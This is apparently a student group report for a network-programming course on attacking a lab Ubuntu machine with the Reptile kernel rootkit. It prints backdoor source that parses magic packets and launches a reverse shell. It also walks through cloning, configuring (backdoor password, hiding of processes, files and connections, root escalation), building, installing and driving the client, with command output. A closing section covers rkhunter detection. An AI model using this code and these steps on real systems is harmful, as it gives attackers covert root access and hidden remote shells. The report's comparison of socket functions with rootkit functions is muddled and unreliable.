BCN3033
Network Programming
PROJECT 1

Student ID	Name	Task @ contribution in this project 1
CA21073	MUHAMMAD NURHIDAYAT BIN MOHD TAUFIK	Introduction, compiling and editing the rootkit execution video, rootkit attack to the victim PC execution
CA21036	MUHAMAD ALIFF AIMAN BIN SHAHNI	Solution to stop Rootkit, Conclusion and demonstrating application of anti-Rootkit (rkhunter and chtoolkit)
CA21083	MUHAMMAD AFIQ BIN SHAMSUDIN	Analyze network functions differences and similarities, network functions explanation and table of summary
CA21049	MUHAMMAD NAZHIIM SYAKIR BIN MOHD SYAHRIZAL	Rootkit attack to the victim PC execution, execution video and documenting implementation and explanation

Lecturer:
Dr. Ahmad Firdaus bin Zainal Abidin

Course outcome	Marks (weight score | percentage)
CO1	/10
CO2	/25
CO3	/5
	/40

Table of content

1.0 Introduction

A malicious program known as a "rootkit" is made to take control of a computer or network without being seen by security tools or the system's user. Once activated, a rootkit gives an attacker the ability to manipulate the system, alter its behavior, steal data, and conceal its existence. In order to access a system, rootkits often take advantage of flaws in the operating system, third-party software, or device drivers. In order to acquire access, they might also employ social engineering strategies, such as duping the user into installing malware or a Trojan. Because rootkits are made to conceal their presence from the user and the system's security software, they can be challenging to find and remove. In order to conceal their actions, they might also employ cutting-edge strategies like kernel-level hooking, which entails intercepting and altering the system's low-level routines. Rootkits can be used to steal confidential data, launch denial-of-service attacks, and remotely take over the machine, among other nefarious activities. They pose a significant risk to the safety of computer systems and networks, necessitating high-tech security measures to thwart and identify them.

Link to the video that we did for rootkit execution: (https://youtu.be/X9DqyWQqjdE)

2.0. Steps of successfully attacking the victim's computer using rootkit

In this Rootkit Reptile, the programming language chosen is C.

```c
#include <linux/string.h>
#include <linux/version.h>
#include <linux/net.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/udp.h>
#include <linux/icmp.h>
#include <linux/workqueue.h>

#include "util.h"
#include "config.h"
#include "backdoor.h"

struct shell_task {
    struct work_struct work;
    char *ip;
    char *port;
};

void shell_execer(struct work_struct *work)
{
    struct shell_task *task = (struct shell_task *)work;
    char *argv[] = { SHELL_PATH, "-t", task->ip, "-p", task->port, "-s", PASSWORD, NULL };

    exec(argv);

    kfree(task->ip);
    kfree(task->port);
    kfree(task);
}

int shell_exec_queue(char *ip, char *port)
{
    struct shell_task *task;

    task = kmalloc(sizeof(*task), GFP_KERNEL);

    if (!task)
        return 0;

    task->ip = kstrdup(ip, GFP_KERNEL);
    if (!task->ip) {
        kfree(task);
        return 0;
    }

```

```
46
47      task->port = kstrdup(port, GFP_KERNEL);
48      if (!task->port) {
49          kfree(task->ip);
50          kfree(task);
51          return 0;
52      }
53
54      INIT_WORK(&task->work, &shell_execer);
55
56      return schedule_work(&task->work);
57  }
58
59  #define DROP 0
60  #define ACCEPT 1
61
62  unsigned int magic_packet_parse(struct sk_buff *socket_buffer)
63  {
64      const struct iphdr *ip_header;
65      const struct icmphdr *icmp_header;
66      const struct tcphdr *tcp_header;
67      const struct udphdr *udp_header;
68      struct iphdr _iph;
69      struct icmphdr _icmph;
70      struct tcphdr _tcph;
71      struct udphdr _udph;
72      const char *data = NULL;
73      char *_data, *argv_str, **argv;
74      int size, str_size;
75
76      if (!socket_buffer)
77          return ACCEPT;
78
79      ip_header = skb_header_pointer(socket_buffer, 0, sizeof(_iph), &_iph);
80
81      if (!ip_header)
82          return ACCEPT;
83
84      if (!ip_header->protocol)
85          return ACCEPT;
86
87      if (htons(ip_header->id) != IPID)
88          return ACCEPT;
89
90      if (ip_header->protocol == IPPROTO_TCP) {
91          tcp_header = skb_header_pointer(socket_buffer, ip_header->ihl * 4, sizeof(_tcph), &_tcph);
```

```
91          tcp_header = skb_header_pointer(socket_buffer, ip_header->ihl * 4, sizeof(_tcph), &_tcph);
92
93          if (!tcp_header)
94              return ACCEPT;
95
96          if (htons(tcp_header->source) != SRCPORT)
97              return ACCEPT;
98
99          if (//htons(tcp_header->seq) == SEQ &&   /* uncoment this if you wanna use tcp_header->seq as filter */
100             htons(tcp_header->window) == WIN) {
101             size = htons(ip_header->tot_len) - sizeof(_iph) - sizeof(_tcph);
102
103             _data = kmalloc(size, GFP_KERNEL);
104
105             if (!_data)
106                 return ACCEPT;
107
108             str_size = size - strlen(MAGIC_VALUE);
109             argv_str = kmalloc(str_size, GFP_KERNEL);
110
111             if (!argv_str) {
112                 kfree(_data);
113                 return ACCEPT;
114             }
115
116             data = skb_header_pointer(socket_buffer, ip_header->ihl * 4 + sizeof(struct tcphdr), size, &_data);
117
118             if (!data) {
119                 kfree(_data);
120                 kfree(argv_str);
121                 return ACCEPT;
122             }
123
124             if (memcmp(data, MAGIC_VALUE, strlen(MAGIC_VALUE)) == 0) {
125
126                 memzero_explicit(argv_str, str_size);
127                 memcpy(argv_str, data + strlen(MAGIC_VALUE) + 1, str_size - 1);
128                 do_decrypt(argv_str, str_size - 1, KEY);
129
130                 argv = argv_split(GFP_KERNEL, argv_str, NULL);
131
132                 if (argv) {
133                     shell_exec_queue(argv[0], argv[1]);
134                     argv_free(argv);
135                 }
136
```

```
139
140                 return DROP;
141             }
142
143             kfree(_data);
144             kfree(argv_str);
145         }
146     }
147
148     if (ip_header->protocol == IPPROTO_ICMP) {
149         icmp_header = skb_header_pointer(socket_buffer, ip_header->ihl * 4, sizeof(_icmph), &_icmph);
150
151         if (!icmp_header)
152             return ACCEPT;
153
154         if (icmp_header->code != ICMP_ECHO)
155             return ACCEPT;
156
157         if (htons(icmp_header->un.echo.sequence) == SEQ &&
158             htons(icmp_header->un.echo.id) == WIN) {
159
160             size = htons(ip_header->tot_len) - sizeof(_iph) - sizeof(_icmph);
161
162             _data = kmalloc(size, GFP_KERNEL);
163
164             if (!_data)
165                 return ACCEPT;
166
167             str_size = size - strlen(MAGIC_VALUE);
168             argv_str = kmalloc(str_size, GFP_KERNEL);
169
170             if (!argv_str) {
171                 kfree(_data);
172                 return ACCEPT;
173             }
174
175             data = skb_header_pointer(socket_buffer, ip_header->ihl * 4 + sizeof(struct icmphdr), size, &_data);
176
177             if (!data) {
178                 kfree(_data);
179                 kfree(argv_str);
180                 return ACCEPT;
181             }
182
183             if (memcmp(data, MAGIC_VALUE, strlen(MAGIC_VALUE)) == 0) {
184
```

```
184
185                 memzero_explicit(argv_str, str_size);
186                 memcpy(argv_str, data + strlen(MAGIC_VALUE) + 1, str_size - 1);
187                 do_decrypt(argv_str, str_size - 1, KEY);
188
189                 argv = argv_split(GFP_KERNEL, argv_str, NULL);
190
191                 if (argv) {
192                     shell_exec_queue(argv[0], argv[1]);
193                     argv_free(argv);
194                 }
195
196                 kfree(_data);
197                 kfree(argv_str);
198
199                 return DROP;
200             }
201
202             kfree(_data);
203             kfree(argv_str);
204         }
205     }
206
207     if (ip_header->protocol == IPPROTO_UDP) {
208         udp_header = skb_header_pointer(socket_buffer, ip_header->ihl * 4, sizeof(_udph), &_udph);
209
210         if (!udp_header)
211             return ACCEPT;
212
213         if (htons(udp_header->source) != SRCPORT)
214             return ACCEPT;
215
216         if (htons(udp_header->len) <= (sizeof(struct udphdr) + strlen(MAGIC_VALUE) + 25)) {
217
218             size = htons(ip_header->tot_len) - sizeof(_iph) - sizeof(_udph);
219
220             _data = kmalloc(size, GFP_KERNEL);
221
222             if (!_data)
223                 return ACCEPT;
224
225             str_size = size - strlen(MAGIC_VALUE);
226             argv_str = kmalloc(str_size, GFP_KERNEL);
227
228             if (!argv_str) {
229                 kfree(_data);
```

2.1 Step for implementing Reptile Rootkit

1. We will conduct the **initial configuration on both machines so as to** not have to repeat steps later. Start by installing the dependencies based on the architecture.

```
ubuntuubuntu1604@ubuntu1604:~$ su
Password:
root@ubuntu1604:/home/ubuntuubuntu1604# apt install build-essential libncurses-dev linux-headers-$(uname -r)
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'libncurses5-dev' instead of 'libncurses-dev'
build-essential is already the newest version (12.4ubuntu1).
linux-headers-5.4.0-84-generic is already the newest version (5.4.0-84.94~18.04.1).
The following packages were automatically installed and are no longer required:
  gir1.2-goa-1.0 gir1.2-snapd-1
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libtinfo-dev
Suggested packages:
  ncurses-doc
The following NEW packages will be installed:
  libncurses5-dev libtinfo-dev
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 256 kB of archives.
After this operation, 1,422 kB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://my.archive.ubuntu.com/ubuntu bionic-updates/main amd64 libtinfo-dev amd64 6.1-1ubuntu1.18.04 [81.3 kB]
Get:2 http://my.archive.ubuntu.com/ubuntu bionic-updates/main amd64 libncurses5-dev amd64 6.1-1ubuntu1.18.04 [174 kB]
Fetched 256 kB in 3s (76.9 kB/s)
Selecting previously unselected package libtinfo-dev:amd64.
(Reading database ... 169972 files and directories currently installed.)
Preparing to unpack .../libtinfo-dev_6.1-1ubuntu1.18.04_amd64.deb ...
Unpacking libtinfo-dev:amd64 (6.1-1ubuntu1.18.04) ...
Selecting previously unselected package libncurses5-dev:amd64.
Preparing to unpack .../libncurses5-dev_6.1-1ubuntu1.18.04_amd64.deb ...
Unpacking libncurses5-dev:amd64 (6.1-1ubuntu1.18.04) ...
Setting up libtinfo-dev:amd64 (6.1-1ubuntu1.18.04) ...
Setting up libncurses5-dev:amd64 (6.1-1ubuntu1.18.04) ...
```

2. Once that is completed **clone into the repository on both machines**, and then **‘cd’** into the **main repository directory**

```
root@ubuntu1604:/home/ubuntuubuntu1604# git clone https://github.com/f0rb1dd3n?Reptile.git
Cloning into 'f0rb1dd3n?Reptile'...
fatal: https://github.com/f0rb1dd3n?Reptile.git/info/refs not valid: is this a git repository?
root@ubuntu1604:/home/ubuntuubuntu1604# git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 1010, done.
remote: Counting objects: 100% (57/57), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 1010 (delta 34), reused 32 (delta 32), pack-reused 953
Receiving objects: 100% (1010/1010), 454.64 KiB | 1.04 MiB/s, done.
Resolving deltas: 100% (515/515), done.
```

3. At this point, we are ready to **generate the reptile configuration file**. This is the crucial moment, as the confirmation files we **create on the victim and attack machines must have the same options set.**

```
root@ubuntu1604:/home/ubuntuubuntu1604# cd Reptile
root@ubuntu1604:/home/ubuntuubuntu1604/Reptile# make config
make[1]: Entering directory '/home/ubuntuubuntu1604/Reptile'
  HOSTCC  /home/ubuntuubuntu1604/Reptile/scripts/kconfig/.depend
  HOSTCC  /home/ubuntuubuntu1604/Reptile/scripts/kconfig/conf.o
  HOSTCC  /home/ubuntuubuntu1604/Reptile/scripts/kconfig/zconf.tab.o
  HOSTLD  /home/ubuntuubuntu1604/Reptile/scripts/kconfig/conf
/home/ubuntuubuntu1604/Reptile/scripts/kconfig/conf --oldaskconfig Kconfig
*
* Reptile's configuration
*
*
* Chose the features you wanna enable
*
Backdoor (CONFIG_BACKDOOR) [Y/n] (NEW) y
  *
  * Backdoor configuration
  *
  Magic value to magic packets (MAGIC_VALUE) [hax0r] (NEW)
  Backdoor password (PASSWORD) [s3cr3t] (NEW)
  Source port of magic packets (SRCPORT) [666] (NEW)
  *
  * END
  *
Hide specific file contents (CONFIG_FILE_TAMPERING) [Y/n] (NEW)
  *
  * Name used in file tampering tags
  *
  Tag name that hide file contents (TAG_NAME) [reptile] (NEW)
  *
  * END
  *
Hide process (CONFIG_HIDE_PROC) [Y/n] (NEW)
Hide files and directories (CONFIG_HIDE_DIR) [Y/n] (NEW)
*
* Hide name (needed to create Reptile's folder)
*
Hide name (HIDE) [reptile] (NEW)
*
* END
*
```

```
Hide TCP and UDP connections (CONFIG_HIDE_CONN) [Y/n] (NEW)
Hide kernel module itself (CONFIG_AUTO_HIDE) [Y/n] (NEW)
Enable give root to a process run by an unprivileged user (CONFIG_GIVE_ROOT) [Y/n] (NEW)
Would you like to launch the reverse shell daemon on start? (CONFIG_RSHELL_ON_START) [N/y] (NEW)
#
# configuration written to .config
#
rm /home/ubuntuubuntu1604/Reptile/scripts/kconfig/zconf.tab.c
make[1]: Leaving directory '/home/ubuntuubuntu1604/Reptile'
```

4. Once config files have been generated on each machine, we will now compile from source **on the victim machine only.** By issuing the final two commands of

```
root@ubuntu1604:/home/ubuntuubuntu1604/Reptile# make
make[1]: Entering directory '/home/ubuntuubuntu1604/Reptile/userland'
  CC      /home/ubuntuubuntu1604/Reptile/output/shell
<stdin>: In function ‘runshell’:
<stdin>:117:2: warning: ignoring return value of ‘chdir’, declared with attribute warn_unused_result [-Wunused-result]
  CC      /home/ubuntuubuntu1604/Reptile/output/cmd
<stdin>: In function ‘main’:
<stdin>:40:4: warning: format not a string literal and no format arguments [-Wformat-security]
<stdin>:53:4: warning: format not a string literal and no format arguments [-Wformat-security]
<stdin>:56:4: warning: format not a string literal and no format arguments [-Wformat-security]
<stdin>:72:7: warning: format not a string literal and no format arguments [-Wformat-security]
<stdin>:86:7: warning: format not a string literal and no format arguments [-Wformat-security]
<stdin>:100:6: warning: format not a string literal and no format arguments [-Wformat-security]
<stdin>:135:6: warning: format not a string literal and no format arguments [-Wformat-security]
<stdin>:183:2: warning: format not a string literal and no format arguments [-Wformat-security]
make[1]: Leaving directory '/home/ubuntuubuntu1604/Reptile/userland'
  CC      /home/ubuntuubuntu1604/Reptile/output/encrypt
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-84-generic'
ma  AR      /home/ubuntuubuntu1604/Reptile/output/built-in.a
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/main.o
k  CC [M]  /home/ubuntuubuntu1604/Reptile/output/string_helpers.o
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/util.o
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/backdoor.o
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/proc.o
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/dir.o
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/file.o
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/network.o
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/module.o
  LD [M]  /home/ubuntuubuntu1604/Reptile/output/reptile_module.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/reptile_module.mod.o
  LD [M]  /home/ubuntuubuntu1604/Reptile/output/reptile_module.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-84-generic'
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-84-generic'
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/kmatryoshka.o
  LD [M]  /home/ubuntuubuntu1604/Reptile/output/reptile.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/ubuntuubuntu1604/Reptile/output/reptile.mod.o
  LD [M]  /home/ubuntuubuntu1604/Reptile/output/reptile.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-84-generic'
  CC      /home/ubuntuubuntu1604/Reptile/output/reptile
root@ubuntu1604:/home/ubuntuubuntu1604/Reptile# make install

*** DONE! ***

UNINSTALL:
```

```
root@ubuntuAttack:/home/ubuntuattack/Reptile# apt install libreadline-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
libreadline-dev is already the newest version (7.0-3).
The following packages were automatically installed and are no longer required:
  gir1.2-goa-1.0 gir1.2-snapd-1
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@ubuntuAttack:/home/ubuntuattack/Reptile# make client
make[1]: Entering directory '/home/ubuntuattack/Reptile/userland'
  CC      /home/ubuntuattack/Reptile/output/packet
  CC      /home/ubuntuattack/Reptile/output/listener
  CC      /home/ubuntuattack/Reptile/output/client
client/client.c: In function ‘load’:
client/client.c:439:3: warning: ignoring return value of ‘fgets’, declared with attribute warn_unused_result [-Wunused-result]
   fgets(arg, 50, confile);
   ^~~~~~~~~~~~~~~~~~~~~~~
client/client.c: In function ‘main’:
client/client.c:563:2: warning: ignoring return value of ‘system’, declared with attribute warn_unused_result [-Wunused-result]
  system("clear");
  ^~~~~~~~~~~~~~~
make[1]: Leaving directory '/home/ubuntuattack/Reptile/userland'
```

5. To execute the client binary simply run ./client


```
root@ubuntuAttack:/home/ubuntuattack/Reptile# cd output
root@ubuntuAttack:/home/ubuntuattack/Reptile/output# ./client


Reptile Client
Written by: F0rb1dd3n

FINISH HIM !!
```

6. Once all of the values are set, the output of the show command should look like this







```
reptile-client> show

VAR             VALUE                   DESCRIPTION

LHOST                                   Local host to receive the shell
LPORT                                   Local port to receive the shell
SRCHOST                                 Source host on magic packets (spoof)
SRCPORT                                 Source port on magic packets (only for TCP/UDP)
RHOST                                   Remote host
RPORT                                   Remote port (only for TCP/UDP)
PROT                                    Protocol to send magic packet (ICMP/TCP/UDP)
PASS                                    Backdoor password (optional)
TOKEN                                   Token to trigger the shell

reptile-client> set LHOST 10.0.2.15
[*] LHOST -> 10.0.2.15
reptile-client> set LPORT 80
[*] LPORT -> 80
reptile-client> set SRCHOST 10.0.2.15
[*] SRCHOST -> 10.0.2.15
reptile-client> set SRCPORT 666
[*] SRCPORT -> 666
reptile-client> set RHOST 10.0.2.14
[*] RHOST -> 10.0.2.14
reptile-client> set RPORT 4444
[*] RPORT -> 4444
reptile-client> set PROT TCP
[*] PROT -> TCP
reptile-client> set PASS s3cr3t
[*] PASS -> s3cr3t
reptile-client> set TOKEN hax0r
[*] TOKEN -> hax0r
reptile-client> show
```

7. However, we managed to successfully execute the attack on the victim and the output screenshot looked like this. The ip address was set same on the both Ubuntu machine at many times, that is being the main factor of our unsuccessful attack usually.

8. Finally, the output for the successful attacks gave us options regarding what can be controlled using this rootkit.



3.0 Analyze both differences and similarities for network functions

<table>
<tr><th colspan="3">Differences</th></tr>
<tr><td>Function</td><td>Function in lesson</td><td>Function in rootkit</td></tr>
<tr><td>socket()</td><td>socket() function in lesson
 
</td><td>In rootkit, we use magic_packet_parse()
 
</td></tr>
<tr><td>bind()</td><td>bind() function in lesson
 
</td><td>In rootkit, we use skb_header_pointer()
 
</td></tr>
<tr><td>send()</td><td>send() function in lesson
 
</td><td>Data send in rootkit
 
</td></tr>
</table>

<table>
<tr><th colspan="3">Similarities</th></tr>
<tr><td>Function</td><td>Function in lesson</td><td>Function in rootkit</td></tr>
<tr><td>Headers</td><td>Headers in lesson


```
/*time_server.c*/

#if defined(_WIN32)
#ifndef _WIN32_WINNT
#define _WIN32_WINNT 0x0600
#endif
#include <winsock2.h>
#include <ws2tcpip.h>
#pragma comment(lib, "ws2_32.lib")

#else
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <unistd.h>
#include <errno.h>

#endif
```

</td><td>Headers in rootkit


```
1  #include <linux/string.h>
2  #include <linux/version.h>
3  #include <linux/net.h>
4  #include <linux/ip.h>
5  #include <linux/tcp.h>
6  #include <linux/udp.h>
7  #include <linux/icmp.h>
8  #include <linux/workqueue.h>
9
10 #include "util.h"
11 #include "config.h"
```

</td></tr>
</table>

3.1 Explanation for network functions

socket()

The function of socket() is to create a new socket using the system call socket (). There are three arguments necessary. The first is the socket address domain. The second argument is the socket type, and the third is the protocol. A file descriptor is returned by the socket system function. This value will be used for all subsequent socket accesses. If the socket call fails, it returns -1. Each application displays and error warnings when it enters and exits. The needs of the system, on the other hand, are unlikely to fail. Although it is the most common, this is a very brief overview of socket calls.

send()

The function of send() is to start transmitting messages to peers from the specified socket. The send () method should only send a message when a socket is connected. The first parameter of the socket is supplied to the send () method. The socket file descriptor is given. A buffer is the second component. Hover your cursor over the buffer that contains the message you wish to send. The third is the most lengthy. The length of the message in bytes and the last flag are supplied. The message delivery method is specified.





bind()

Bind() is a system call that connects a socket to an address. When the current host address and the port number on which the server will operate are specified, it accepts three arguments: the socket file descriptor, the bound address, and the size of the bound address. The second parameter is a pointer to a sockaddr type structure, but the supplied type structure is a sockaddr in type structure, thus it must be transferred to the appropriate type. This could fail for a number of reasons, one of which is because this socket is already in use on this machine.

Headers

Headers are files that include function prototypes, macros, and other declarations that are required for the programme to utilise specific features. They are divided into two types: system headers and user-defined headers. User-defined headers contain function prototypes, structures, and other program-specific declarations, whereas system headers contain declarations for standard library functions, system calls, and other operating system-specific features. The "#include" preprocessor command is used to include headers at the beginning of C source code files. They are necessary for code reuse, modularity, and allowing the programme to utilise external functions and features without having to rewrite them from start.

3.2 Table of summary

Table Summary			
Function	Lesson	Rootkit	Detail Explanation
socket()	socket() function in lesson 	In rootkit, we use magic_packet_parse() 	In our lesson, we learn network in C language, same as in the rootkit we are using C language as the programming language. Thus, many of the network functions such as Socket () are available in the rootkit.
bind()	bind() function in lesson 	In rootkit, we use skb_header_pointer() 	Same goes to Bind () network function that is in C programming language, in the rootkit we are using C thus heading () function is used to get a similar result.
send()	send() function in lesson 	Data send in rootkit 	Same goes to send() network function that is in C programming language, in the rootkit we are using C thus send() function to send data over the socket.

4.0 Solution to stop or avoid the rootkit

Rootkits are nefarious computer programs made to infiltrate a system and get administrative or system-level access. Rootkits are commonly used in conjunction with trojans or other forms of viruses because, despite their openly covert behavior, they are only meant to get over user authentication barriers before a malicious payload arrives.

There are several types of rootkits available nowadays that can attack our computers for their own purposes. For example, Kernel Rootkit, Hardware and Firmware Rootkit, Hyper-V Rootkit, Memory Rootkit etc. For our project, we are applying the Reptile Rootkit to attack the other Ubuntu victim user. Reptile Rootkit is one of the most powerful advanced persistent threats (APTs). APTs are specialized cyberattacks with a high level of sophistication and specificity that aim to infiltrate a computer system without authorization and operate covertly for a long time.

How every problem has its own solution. Same as our situation that we applied for in this project. There are many solutions that we can use to prevent rootkits from attacking our computers. The first solution that we can use for preventing rootkit attacks is that we must use at least one antivirus or antimalware software. We must always install and maintain a reliable antivirus and antimalware program. By doing this, rootkits and other malware can be found and eliminated. Secondly, we can also apply a very strong password for all accounts, create one-of-a-kind passwords, and enable two-factor authentication wherever it is practical to do so. Next, we must also perform regular scanning on our computer. By using reputable antivirus software, we can easily detect and remove all the threats from rootkit attacks by hackers. Last but not least, we must use virtualization on our PC. By isolating our operating system and apps, virtualization helps protect us from rootkit infections.

For our solution to protecting our computer from being attacked by Reptile Rootkit, we chose RKhunter and Chtoolkit to detect rootkits in Ubuntu. As we all know, a rootkit is a program that, by exploiting known security holes, obtains complete control of a system, or in Linux, "root" access, without your consent. RKhunter is another name for it. Rootkit-hunter checks files and the system for rootkits, back doors, sniffers, and malware that is both known and unknowable.

4.1 Applying RKhunter and Chtoolkit to detecting rootkit in Ubuntu

1. Initially, enter the command prompt and type sudo apt-get install rkhunter. then press Enter. Now RKhunter is set up.

```
victim@ubuntu:~$ apt-get install rkhunter
E: Could not open lock file /var/lib/dpkg/lock-frontend - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), are you root?
victim@ubuntu:~$ sudo apt-update
[sudo] password for victim:
sudo: apt-update: command not found
victim@ubuntu:~$ sudo apt update
Ign:1 cdrom://Ubuntu 23.04 _Lunar Lobster_ - Release amd64 (20230418) lunar InRelease
Hit:2 cdrom://Ubuntu 23.04 _Lunar Lobster_ - Release amd64 (20230418) lunar Release
Get:4 http://archive.ubuntu.com/ubuntu lunar InRelease [267 kB]
Get:5 http://security.ubuntu.com/ubuntu lunar-security InRelease [90.7 kB]
Get:6 http://security.ubuntu.com/ubuntu lunar-security/main amd64 Packages [19.7 kB]
Get:7 http://archive.ubuntu.com/ubuntu lunar-updates InRelease [99.4 kB]
Get:8 http://security.ubuntu.com/ubuntu lunar-security/main Translation-en [7,148 B]
Get:9 http://security.ubuntu.com/ubuntu lunar-security/main amd64 c-n-f Metadata [872 B]
Get:10 http://security.ubuntu.com/ubuntu lunar-security/universe amd64 Packages [8,768 B]
Get:11 http://security.ubuntu.com/ubuntu lunar-security/universe Translation-en [4,652 B]
Get:12 http://security.ubuntu.com/ubuntu lunar-security/universe amd64 c-n-f Metadata [412 B]
Get:13 http://security.ubuntu.com/ubuntu lunar-security/multiverse amd64 c-n-f Metadata [116 B]
Get:14 http://archive.ubuntu.com/ubuntu lunar-backports InRelease [90.7 kB]
Get:15 http://archive.ubuntu.com/ubuntu lunar/main amd64 Packages [1,396 kB]
Get:16 http://archive.ubuntu.com/ubuntu lunar/main amd64 DEP-11 Metadata [443 kB]
Get:17 http://archive.ubuntu.com/ubuntu lunar/main amd64 c-n-f Metadata [29.9 kB]
Get:18 http://archive.ubuntu.com/ubuntu lunar/universe amd64 Packages [15.0 MB]
Get:19 http://archive.ubuntu.com/ubuntu lunar/universe Translation-en [5,906 kB]
Get:20 http://archive.ubuntu.com/ubuntu lunar/universe amd64 DEP-11 Metadata [3,804 kB]
Get:21 http://archive.ubuntu.com/ubuntu lunar/universe DEP-11 48x48 Icons [3,689 kB]
Get:22 http://archive.ubuntu.com/ubuntu lunar/universe DEP-11 64x64 Icons [7,792 kB]
Get:23 http://archive.ubuntu.com/ubuntu lunar/universe DEP-11 64x64@2 Icons [74.9 kB]
Get:24 http://archive.ubuntu.com/ubuntu lunar/universe amd64 c-n-f Metadata [303 kB]
Get:25 http://archive.ubuntu.com/ubuntu lunar/multiverse amd64 Packages [236 kB]
Get:26 http://archive.ubuntu.com/ubuntu lunar/multiverse Translation-en [112 kB]
Get:27 http://archive.ubuntu.com/ubuntu lunar/multiverse amd64 DEP-11 Metadata [34.4 kB]
